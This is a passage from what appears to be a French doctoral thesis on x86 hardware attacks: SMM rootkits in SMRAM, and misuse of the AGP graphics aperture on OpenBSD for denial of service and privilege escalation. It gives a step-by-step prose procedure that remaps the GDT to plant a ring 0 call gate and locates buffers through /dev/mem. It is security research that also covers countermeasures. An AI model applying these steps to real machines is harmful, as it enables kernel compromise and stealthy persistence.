Il faut cependant garder en mémoire qu'un tel paramétrage empêche l'utilisation de toute application légitime qui emploierait les appels système i386_iopl ou i386_set_ioperm. Inutile donc d'espérer fonctionner en mode graphique lorsque l'on a choisi une telle contremesure, puisque le serveur X utilisé pour contrôler l'affichage nécessite l'utilisation de tels appels système. Dans la pratique toutefois, OpenBSD est essentiellement utilisé sur des serveurs pour lesquels le mode graphique n'est pas indispensable.

Cette solution est préconisée par les concepteurs d'OpenBSD pour lutter contre les attaques mises en évidence au cours de cette thèse. Ils ont donc choisi lors de la mise à disposition de la version 4.0 de leur système d'exploitation en novembre 2006 de positionner la variable allowaperture à 0 par défaut[21].

## 3.7 Rootkits et mode System Management

Au fur et à mesure que les rootkits deviennent de plus en plus performants, les outils de détection deviennent eux aussi plus efficaces. Les rootkits se doivent donc d'être toujours plus innovants pour camoufler leurs fonctions.

[21] Dans les versions antérieures, cette variable était positionnée à 2, ce qui permettait l'emploi des appels système incriminés.

Le mode System Management peut rapidement attirer l'œil des concepteurs de rootkits. En effet, nous avons précisé au cours des paragraphes précédents que le système d'exploitation n'a généralement pas connaissance du contenu exact de la SMRAM qui a été spécifié par un tiers. Si un rootkit parvenait d'aventure à camoufler des fonctions dans cette zone, en modifiant substantiellement la routine de traitement par défaut de la SMI par exemple, ces fonctions seraient virtuellement indétectables pour le système d'exploitation.

Une idée remarquable est pour le rootkit de camoufler des fonctions actives dans le système d'exploitation et des fonctions cachées en sommeil dans le SMRAM. Ainsi, sur réception d'une SMI, les fonctions cachées du rootkits sont réativées. Il lui est par exemple possible de vérifier que ses fonctions sont toujours actives dans le système d'exploitation, de les réactiver tout en désactivant certains mécanismes de sécurité choisis du système d'exploitation.

En pratique, plusieurs problèmes se posent au concepteur de rootkit

- il doit être capable d'injecter du code dans la SMRAM. Généralement, le rootkit s'exécute avec les privilèges du ring 0. Dans le cas où le système ne dispose pas de registre de configuration de la SRAM, le rootkit possède donc un accès complet à la SMRAM. Dans le cas contraire, seul le positionnement du bit D_LCK à 1 peut virtuellement empêcher le rootkit de modifier le contenu de la SMRAM et d'y dissimuler des fonctions. Rappelons que sur toutes les machines testées, le bit D_LCK valait 0 ;
- le contenu de la SMRAM est volatile. Il est déterminé par le BIOS pendant la séquence de démarrage de la machine. Un reboot de la machine détruit donc purement et simplement les fonctions cachées dans la SMRAM. Le rootkit doit donc soit tenter de modifier le contenu du BIOS de manière à ce que ses fonctions soient systématiquement présentes à chaque redémarrage en SMRAM, soit garder au minimum une petite partie active dans le système d'exploitation afin d'opérer ce chargement ;
- le processeur n'exécute le code de traitement de la SMI qu'en cas de réception d'une SMI. Si aucune SMI n'est exécutée, les fonctions du rootkit ne sont jamais exécutées. Une option intéressante peut être pour le rootkit de paramétrer le système pour qu'il génère de nombreuses SMI, par exemple en programmant le chipset du système pour générer des SMI périodiques.

Si le système d'exploitation souhaite se protéger contre une telle menace, il a plusieurs possibilités.

- mettre le bit D_LCK à 1 le plus tôt possible dans la séquence de démarrage. Ce mécanisme a plusieurs faiblesses : d'abord, le rootkit peut tenter de désactiver cette sécurité en modifiant directement le fichier image du noyau du système d'exploitation. Le chapitre 4.6 montre également que, dans certains cas, mettre le bit D_LCK à 1 est inefficace ;
- Vérifier périodiquement l'intégrité de la SMRAM. Là encore, le rootkit a la possibilité de désactiver cette vérification s'il sait qu'elle est présente. De plus, si le système est équipé d'un registre de configuration de la SMRAM, cette vérification d'intégrité n'est possible que si le bit D_LCK est laissé à 0 (sinon le système d'exploitation serait incapable d'effectuer les accès en lecture nécessaire à la vérification d'intégrité). Il est toujours dans ce cas possible pour le rootkit de mettre le bit D_LCK à 1 pour empêcher cette vérification d'intégrité. Le noyau du système d'exploitation ne peut considérer aisément ceci comme une caractéristique de la présence d'un rootkit dans la mesure où une mise à jour valide du BIOS peut avoir le même effet.

# Chapitre 4

# L'ouverture graphique

**Sommaire**

## 4.1 Présentation de l'ouverture graphique AGP

On considère dans ce chapitre que la machine dont il est question est une machine x86 dont le bus graphique est un bus **AGP*** [40]. La figure 4.1 représente une architecture typique d'un tel système.




FIG. 4.1 – Architecture simplifiée d'un système x86 (détail : Pentium® 4)

Les résultats présentés dans ce chapitre ont été publié lors de la conférence SSTIC 2006 [27].

### 4.1.1 Présentation de la fonctionnalité d'ouverture graphique

L'**ouverture graphique AGP*** est une fonctionnalité proposée par les chipsets modernes dès lors que le bus interne utilisé par le northbridge pour communiquer avec la carte graphique est un bus AGP. L'ouverture graphique est une zone mémoire contiguë de l'espace des adresses physiques qui peut être utilisée pour les communications entre le contrôleur graphique[22] et la carte vidéo. Cette zone est en pratique utilisée pour stocker des textures 3D qui seront chargées rapidement par la carte graphique via des transferts DMA. La taille de cette zone est paramétrable au moyen d'un registre de configuration du chipset : elle peut valoir 4, 8, 16, 32, 64 ou 128 Mo. Il est généralement admis que plus la taille de cette zone est grande, plus le système graphique est performant. La plupart du temps, cette taille est un paramètre accessible à l'utilisateur via les menus de configuration du BIOS.

Cette zone mémoire fait l'objet d'un traitement particulier par le chipset. En effet, ce dernier offre la possibilité de faire correspondre chaque page de l'ouverture graphique avec une page quelconque de la mémoire physique (voir figure 4.2). Cette correspondance est déterminée au moyen d'une table de traduction dont dispose le chipset. Chacun des composants de la carte mère (processeurs et carte graphique compris bien entendu) accèdent à l'ouverture graphique comme à une zone de mémoire contiguë qui se comporte exactement comme de la RAM. En réalité, les accès ont lieu sur des pages mémoires arbitraires non nécessairement contiguës de la mémoire principale. La figure 4.2 détaille ce fonctionnement.

L'intérêt de cette fonctionnalité est qu'il est plutôt rare de pouvoir disposer d'une zone de mémoire physique contiguë d'une telle taille qui puisse être utilisée en permanence par les périphériques et les logiciels en charge de la gestion de l'affichage. Avec l'ouverture graphique, on dispose d'une zone utilisable apparemment contiguë de taille paramétrable. En réalité le chipset se contente de rediriger les accès à l'ouverture graphique vers des pages disponibles de la mémoire principale. Généralement, l'ouverture graphique est définie de telle façon qu'elle soit accolée à la mémoire partagée de la carte graphique (aussi appelée Framebuffer) lorsque celle-ci est utilisée.

[22] Le serveur X par exemple.




FIG. 4.2 – Principe de l'ouverture graphique

### 4.1.2 Paramétrage de l'ouverture graphique

De nombreux paramètres de l'ouverture graphique sont modifiables via des registres de configuration du chipset. La couche logicielle peut accéder à ces registres via le mécanisme de configuration PCI [70] (voir annexe B), c'est-à-dire via des accès PIO sur les registres d'adresse 0xcf8 et 0xcfc.

Les registres principaux dont on retiendra l'existence sont représentés sur la figure 4.3 :

- le registre APBASE qui permet de définir l'adresse de base de l'ouverture graphique. L'ouverture graphique étant une zone mémoire de l'espace des adresses physiques, l'adresse devant être spécifiée dans APBASE est par voie de conséquence une adresse physique ;
- le registre APSIZE qui permet de spécifier la taille de l'ouverture graphique. Cette taille peut prendre l'une des valeurs 4, 8, 16, 32, 64, 128 Mo ;
- le registre AGPM. Ce registre contient un certain nombre de bits de contrôle de la fonctionnalité. Le seul bit de ce registre qu'il est ici utile de mentionner est le bit aperture_enable qui permet d'activer ou de désactiver à volonté la fonctionnalité d'ouverture graphique. Si ce bit vaut 1, le chipset effectue la traduction d'adresse conformément à la table de traduction dont il dispose. Sinon, aucune traduction n'a lieu ;

- le registre AGPCTRL qui contient le bit Translation_caching_enable qui permet de spécifier si la table de traduction peut être mise en cache ou non. Il peut en effet être intéressant de mettre cette table en cache dans le chipset pour accélérer le temps de traduction. Cependant, dans ce cas, les modifications effectuées dans la table en mémoire ne sont pas toujours répercutées sur la version de la table en cache effectivement utilisée par le chipset. Lorsque nous serons par la suite amené à manipuler le contenu de la table de traduction, il sera plus prudent de désactiver cette fonctionnalité ;
- le registre ATTBASE qui permet de spécifier l'adresse physique de la table de traduction. La granularité de cette table est la page. La table contient une entrée de 32 bits pour chaque page physique que contient l'ouverture graphique. La première entrée correspond à l'adresse physique de la page en mémoire principale vers laquelle le chipset doit rediriger un accès à la page se trouvant à l'adresse APBASE. La $n^{ieme}$ entrée de la table correspond à l'adresse physique de la page vers laquelle le chipset doit rediriger les accès à la page physique débutant à l'adresse $APBASE + n * (T)$ où T est la taille d'une page (4 ko obligatoirement pour l'ouverture graphique). Il est à noter que le chipset n'a pas de notion de la longueur effective de la taille de cette table. S'il doit accéder à la nième page de l'ouverture graphique, il ira lire l'entrée à l'adresse ATTBASE+4*n. Il est important que la table soit dimensionnée correctement, car le chipset n'effectue pas et n'a pas en l'état les moyens d'assurer lui-même ce contrôle de cohérence.




FIG. 4.3 – Registres de configuration de l'ouverture graphique

## 4.2 La modification de la configuration par défaut de l'ouverture graphique et ses conséquences

### 4.2.1 Considérations générales

L'intégralité des registres de configuration de l'ouverture graphique est accessible via des accès PIO sur les registres du chipset. Tout code logiciel et en particulier toute application utilisateur qui possède les privilèges d'entrées-sorties suffisants pour accéder aux ports 0xcf8 et 0xcfc utilisés dans le cadre du mécanisme de configuration PCI peut en pratique modifier intégralement la configuration de l'ouverture graphique.

Sous le contrôle d'un attaquant, une telle fonctionnalité matérielle peut faire des dégâts substantiels sur la machine cible. En effet, un attaquant possédant les privilèges nécessaires pour modifier le contenu des registres de configuration de l'ouverture graphique peut choisir d'activer

ou de désactiver cette fonctionnalité à volonté. Si l'attaquant parvient à activer cette fonction, il peut aussi choisir de modifier l'adresse de la table de traduction et de l'ouverture graphique en remplaçant les adresses contenues dans les registres ATTBASE et APBASE par des adresses qu'il a choisies au hasard. Dans ce cas, une structure ou une partie critique du noyau sera selon toute probabilité remplacée par une structure incohérente, le système sera mis hors service, et un redémarrage matériel sera nécessaire.

En effet, en choisissant une adresse au hasard, l'attaquant va spécifier une table de traduction incorrecte, et localiser l'ouverture graphique sur une zone mémoire potentiellement utilisée par le noyau. Dans un tel cas de figure, la prochaine fois que le noyau cherchera à accéder à une page contenue maintenant dans l'ouverture graphique, le chipset sera incapable de résoudre l'adresse spécifiée dans la table de traduction, et le noyau ne pourra pas accéder à la page souhaitée, ce qui va sans doute avoir pour effet de geler le système dans l'attente d'un redémarrage matériel. Si l'attaquant a pris le temps de spécifier une taille d'ouverture graphique de 128 Mo, puis l'adresse de base de l'ouverture graphique arbitrairement (0 par exemple), la probabilité de crash du système d'exploitation devient très importante.

A minima, un attaquant sans aucune connaissance du système cible pourrait donc opérer un déni de service massif à partir des seuls privilèges d'entrées-sorties sur les registres de configuration de l'ouverture graphique.

### 4.2.2 L'ouverture graphique comme moyen d'escalade de privilège

Encore plus grave est la possibilité pour un attaquant d'utiliser cette fonctionnalité comme moyen d'escalade de privilège sur un système.

Supposons donc que l'attaquant a trouvé un moyen d'exécuter du code sur une machine cible avec les privilèges d'entrées-sorties sur les registres de configuration de l'ouverture graphique. On suppose d'autre part que l'attaquant a un moyen de déterminer l'adresse physique des tampons mémoire qu'il alloue dans la mémoire virtuelle de ces programmes. On verra par la suite que, sous OpenBSD ou Linux, le privilège de lecture seule de la mémoire physique au moyen d'un pseudo-fichier tel que /dev/mem suffit.

Nous allons maintenant montrer comment il est possible pour un tel attaquant d'obtenir les privilèges maximaux sur le système.

Conceptuellement, il suffit à l'attaquant (figure 4.4) de :

1. désactiver temporairement la fonctionnalité d'ouverture graphique si celle-ci a été activée par le système d'exploitation ;
2. relocaliser l'ouverture graphique à une adresse qui correspond à une structure du noyau qu'il souhaite remplacer par une structure qu'il maîtrise ;
3. créer une structure alternative destinée à remplacer la structure cible du noyau dans l'espace utilisateur d'une de ses applications et déterminer l'adresse physique de cette structure ;
4. allouer dans l'espace mémoire d'une de ses applications un tampon mémoire dans lequel il pourra stocker une table de traduction valide en regard de la nouvelle localisation de l'ouverture graphique. La table de traduction devra être renseignée de manière à proposer un mapping identité sauf pour la structure qui aura été choisie. La ou les pages contenant la structure originale devra être redirigée vers la page contenant la structure alternative ;
5. déterminer l'adresse physique de ce tampon et renseigner en conséquence le registre ATTBASE ;
6. activer la fonctionnalité d'ouverture graphique.

L'ouverture graphique recouvre alors la structure cible. Le fonctionnement du système n'est pas perturbé dans la mesure où la table de traduction décrit un mapping identité pour toutes les pages, sauf pour celles contenant la structure cible qui sont redirigées vers des pages identiques sauf pour la structure qui a été modifiée par l'attaquant. Tout se passe donc comme si l'attaquant avait modifié à la volée une structure du noyau de son choix. En choisissant judicieusement cette structure, l'attaquant est capable d'obtenir des privilèges maximaux sur le système comme le montre l'exemple du paragraphe suivant.




FIG. 4.4 – Principes d'une attaque exploitant l'ouverture graphique

Ledit paragraphe entre plus dans le détail des différentes étapes de cette escalade de privilège dans le cas particulier où la structure cible est la table des descripteurs de segments (GDT) du système.

### 4.2.3 Une escalade de privilège générique

Le schéma d'escalade de privilège présenté ici est valable quel que soit le système d'exploitation du moment que l'attaquant possède les privilèges identifiés en préambule du paragraphe précédent. Les étapes de l'escalade de privilèges sont les suivantes :

1. l'attaquant désactive la fonctionnalité d'ouverture graphique par une écriture dans le registre de contrôle $AGPM$ ;
2. l'attaquant détermine l'adresse physique de la $GDT$ et copie son contenu dans un tampon mémoire de 4 ko dont l'adresse est un multiple de sa longueur. Si la $GDT$ est plus grande que 4ko, seule la première page de celle-ci doit être copiée ;
3. à partir de l'adresse physique de la $GDT$, l'attaquant calcule l'adresse de relocalisation de l'ouverture graphique, et l'indice de la page correspondant à la $GDT$ au sein de cette

zone[23] ;

4. l'attaquant détermine l'adresse physique de sa copie de la *GDT* ;
5. il ajoute une "call gate" permettant l'exécution de code en ring 0 depuis le ring 3 dans l'une des entrées non renseignées de la copie de la *GDT* ;
6. il sauve le contenu de la table de traduction puis alloue un tampon mémoire de 4ko aligné sur un multiple de sa taille dans l'espace utilisateur qu'il renseigne de manière à créer une table de traduction alternative[24]. Cette table devra, une fois l'ouverture graphique relocalisée, projeter chaque page de l'ouverture graphique sur la page initiale correspondante ;
7. il détermine l'adresse physique de la table de traduction qu'il vient de définir ;
8. il remplace l'entrée de cette table qui correspond à la page de la *GDT* une fois la relocalisation effectuée par l'adresse de la copie de la *GDT* contenant la "call gate" ;
9. l'attaquant spécifie ensuite que la taille de l'ouverture graphique doit être 4 Mo dans le registre APSIZE puis écrit l'adresse de la table de traduction dans ATTBASE ;
10. l'attaquant attend ensuite (typiquement quelques secondes) que la nouvelle configuration de la table de traduction soit prise en compte par le chipset ;
11. il sauvegarde le contenu du registre APBASE, puis le modifie de manière à relocaliser l'ouverture graphique à l'adresse déterminée ;
12. il active la fonctionnalité d'ouverture graphique en positionnant à 1 le bit aperture_enable du registre AGPM.

A partir de ce moment, le chipset interprétera toute tentative d'accès à la GDT du système comme un accès vers la GDT définie par l'attaquant (voir figure 4.4). L'attaquant peut alors utiliser la call gate qu'il a ainsi ajoutée à la GDT pour exécuter du code arbitraire en ring 0.

Les possibilités qui lui sont ensuite offertes sont de fait celles qui sont offertes au noyau du système d'exploitation. Il peut sans aucun problème charger un module noyau qui lui permettra de modifier le comportement du noyau du système d'exploitation. Lorsque la call gate n'est plus utile, l'attaquant peut toujours remettre le système dans sa configuration initiale à partir des valeurs initiales du système qu'il aura pris soin de sauvegarder lors de l'escalade de privilège.

Cette attaque est d'autant plus efficace que le système n'utilise pas en fonctionnement normal l'ouverture graphique. En effet, si la fonctionnalité est désactivée par défaut, il est facile pour l'attaquant de l'utiliser comme bon lui semble. En revanche, si le système utilise la fonctionnalité par défaut (c'est généralement le cas sous Linux lorsque l'on fonctionne avec un serveur X en mode dit "Framebuffer"), alors l'utilisation que souhaite faire le système de l'ouverture graphique risque d'être en conflit avec l'utilisation que l'attaquant souhaite en faire. En particulier, le contrôleur graphique peut vouloir accéder à l'ouverture graphique pour lire les informations qu'il a sauvegardées auparavant. Cette lecture sera infructueuse si l'attaquant a déplacé l'ouverture graphique entre temps.

Si, donc, le système d'exploitation utilise la fonctionnalité pour gérer son affichage, il est préférable pour l'attaquant de se placer dans une console texte virtuelle que dans un terminal graphique afin de mettre en œuvre son attaque et de revenir le plus rapidement possible dans la configuration initiale de l'ouverture graphique afin de tenter d'éviter tout conflit. Les conflits de ce type sont généralement susceptibles de causer un dysfonctionnement ponctuel du système.

[23] L'attaquant utilisera une ouverture graphique de 4 Mo. Par construction, l'ouverture graphique doit être alignée sur un multiple de sa taille. L'adresse de base de l'ouverture graphique sera donc $add \wedge 0x3fffff$ (où $add$ est l'adresse physique de la *GDT*). L'indice de la *GDT* est donné par la formule $(add \wedge 0xffc0000)/0x1000$.

[24] La taille retenue pour l'ouverture graphique sera 4 Mo, et la table de traduction compte 32 bits par page contenue dans l'ouverture graphique. La taille de la table de traduction sera donc 4ko et pourra donc être contenue dans une page physique.

## 4.3 Difficultés de mise en œuvre

Afin d'être en mesure de mettre en œuvre le schéma présenté dans la section précédente, l'attaquant doit pouvoir d'une part localiser les adresses physiques des tampons mémoire qu'il alloue et d'autre part localiser l'adresse physique de la structure cible. Selon le système utilisé, ces différentes tâches peuvent s'avérer plus ou moins difficiles. Nous insisterons ici principalement sur la traduction de ces deux hypothèses sous OpenBSD qui est le système pour lequel le schéma d'escalade de privilège sera décrit plus en détail dans la section suivante.

### 4.3.1 Localiser les adresses physiques des tampons mémoire alloués

L'une des premières difficultés du schéma d'escalade de privilège tel que nous l'avons présenté dans la section précédente est que l'attaquant doit être en mesure de déterminer les adresses physiques des tampons mémoire qu'il alloue dans l'espace utilisateur de l'une de ses applications. Généralement, l'adresse physique de ces tampons est inconnue. Afin d'être en mesure de les manipuler, seule est généralement nécessaire leur adresse logique. C'est cette dernière qui est retournée lors d'une demande d'allocation de ressources.

Dans notre cas pourtant, les adresses physiques de certains tampons mémoires doivent être connus de l'attaquant pour qu'il puisse mettre en œuvre son attaque dans de bonnes conditions. En particulier, l'attaquant doit déterminer la localisation physique de deux tampons, l'un destiné à stocker la table de traduction qu'il souhaite utiliser, l'autre à stocker la structure cible de son attaque (dans l'exemple précédent la GDT).

Le système n'offre aucune méthode standard pour déterminer la correspondance entre adresses logiques et adresses physiques. Nous proposons dans le cadre de cette thèse d'utiliser par exemple des privilèges de lecture sur la mémoire physique pour établir cette correspondance. Sous OpenBSD, de tels privilèges se caractérisent par la possibilité d'être en mesure de lire le contenu du fichier /dev/mem. Ce privilège est dévolu par défaut au superutilisateur ainsi qu'à tous les membres du groupe d'utilisateurs “wheel" et ce quelle que soit la valeur courante du securelevel.

Notons que dans le cadre de notre étude, l'attaquant ne doit construire puis localiser que des tampons mémoire de 4ko alignés sur un multiple de leur taille. Si donc on suppose que l'attaquant a la possibilité de lire (d'une manière ou d'une autre) le contenu de la mémoire physique, il peut construire un tampon mémoire avec les propriétés souhaitées puis déterminer son adresse physique de la manière suivante, également décrite sur la figure 4.5 :

1. il alloue un tampon mémoire de 8ko et récupère son adresse logique *addr* ;
2. si cette adresse logique n'est pas alignée correctement, il choisit comme tampon de travail le tampon à l'adresse *addr - addr % 4ko*. En effet, suite à une telle opération, le reste de la division entière de l'adresse du tampon de travail est nul, ce qui garantit un alignement correct de l'adresse logique du tampon. Les propriétés du mécanisme de pagination assurent qu'il en est de même au niveau physique. De plus, la taille du tampon de travail est par construction au moins de 4ko ;
3. l'attaquant remplit ce tampon de données caractéristiques qui ne sont pas susceptibles d'être présentes en mémoire par hasard ;
4. l'attaquant utilise ses privilèges de lecture de la mémoire physique pour parcourir cette dernière à la recherche de ces données caractéristiques. Étant donné que le tampon de travail est aligné sur une frontière de 4ko, il suffit de regarder le début de chaque page physique pour discriminer une position potentielle du tampon d'une position pour laquelle les données ne correspondent pas (voir 4.5). La recherche est donc rapide et efficace. En cas

de doute entre plusieurs emplacements, il est toujours possible de recommencer l'opération avec des données différentes de manière à déterminer l'emplacement sans équivoque.




FIG. 4.5 – Principes de détermination de l'adresse physique d'un tampon mémoire.

On peut effectuer à ce stade une remarque primordiale : l'adresse physique d'une page donnée n'est pas nécessairement fixe dans le temps. En effet, certaines pages peuvent être "**swappées***" à destination des supports de stockage de masse et être remplacées en mémoire par d'autres pages dont l'utilisation est plus urgente. Lorsque les pages swappées redeviendront utiles, elles seront copiées en mémoire à une adresse déterminée en fonction de l'état de la mémoire à cet instant, et qui n'a donc aucune raison d'être identique (sauf cas exceptionnel) à leur adresse précédente en mémoire.

Pour éviter tout changement intempestif d'adresse physique des tampons mémoire pendant l'escalade de privilège, on peut par exemple accéder régulièrement (en lecture ou écriture) à chacun des tampons mémoire alloués, de manière à éviter qu'ils ne soient swappés.

### 4.3.2 Localiser la structure cible

D'une manière générale, l'attaquant doit être en mesure de déterminer l'adresse physique de la structure du noyau qu'il souhaite modifier. Cette structure peut être comme dans l'exemple développé dans les sections 4.2.3 la table globale des descripteurs de fichier (*GDT*) mais il est possible à l'attaquant de choisir une autre cible :

- il peut choisir de remplacer un appel système. Un appel système peut être appelé depuis la couche utilisateur et est exécuté par définition avec les privilèges du noyau. Modifier un appel système permet d'exécuter du code arbitraire en couche noyau ;
